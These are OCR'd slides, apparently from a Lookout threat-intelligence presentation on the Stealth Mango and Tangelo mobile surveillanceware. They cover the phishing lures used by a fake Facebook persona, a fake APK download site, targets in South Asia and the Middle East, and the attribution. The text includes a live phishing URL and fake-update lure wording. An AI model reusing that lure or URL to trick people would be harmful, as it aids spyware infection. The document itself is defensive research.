
Phishing


`secure-apps.azurewebsites[.]net`


Sana
Active 1 hour ago
This version of Messenger is out of date. Tap to install the latest version of the app.
Ok one min i look this
http://secure-apps.azurewebsites.net/
Download Video calling free apk App Apk- APKMonk
download video app from here
Fake Facebook persona
Phishing URL to Fake App Store

Facebook Personas








Video calling free apk...
xps.azurewebsites.net
search
Apks >> Tools >> Video calling free apk
Video calling free apk
(Similar Apps)
DOWNLOAD APK
This apk is safe to download
Check Previous Versions
Do you want to download VideoCalling.apk again?
CANCEL
DOWNLOAD
GoogleUpdater
Do you want to install an update to this existing application? Your existing data will not be lost. The updated application will get access to:
NEW
ALL
This update requires no new permissions.
CANCEL
INSTALL
GoogleUpdater
App not installed.
DONE

Infection Vectors


Physical Access

Credential Phishing





Takedowns


Web App - Unavailable
secure-apps.azurewebsites.net
Search
Error 403 - This web app is stopped.
The web app you have attempted to reach is currently stopped and does not accept any requests. Please try to reload the page or visit it again soon.
If you are the web app administrator, please find the common 403 error scenarios and resolution here. For further troubleshooting tools and recommendations, please visit Azure Portal.

Stealth Mango & Tangelo

Freelance developed, nation state deployed

Android and iOS implants

- Android - StealthMango aka StealthAgent
- iOS - Tangelo
- Development and surveillance was very active


Targets

- **Primary** - Activists, government officials, and members of the military in **Pakistan**, **Afghanistan**, **India**, **Iraq**, and the **UAE**
- **Secondary** – inadvertent collection from victims in the United States, Australia, UK and elsewhere

Threat Actor & Associated Developers

- Freelance developers – linked to TheOneSpy
- APT group or individual(s) believed to be a part of the **Pakistani Military** and previously linked to **Operation C Major** and **Transparent Tribe**.

References



References

- **Lookout full report:** https://blog.lookout.com/stealth-mango
- **Amnesty full report:** https://www.amnesty.org/en/latest/news/2018/05/pakistan-campaign-of-hacking-spyware-and-surveillance-targets-human-rights-defenders/
- **Trend Micro:** http://documents.trendmicro.com/assets/pdf/indian-military-personnel-targeted-by-information-theft-campaign-cmajor.pdf
- **Proof Point:** https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf

Contact Us

Andrew Blaich
@ablaich

Michael Flossman
@terminalrift

Email: threatintel@lookout.com

Thank you!

Questions?

Note: All security research conducted by Lookout employees is performed according to the Computer Fraud and Abuse Act (CFAA) of 1986. As such, analysis of adversary infrastructure and the retrieval of any exposed data is limited to only that which is publicly accessible. Any sensitive information obtained during this process, such as usernames or passwords, is never used in any authentication-based situations where its use would grant access to services or systems.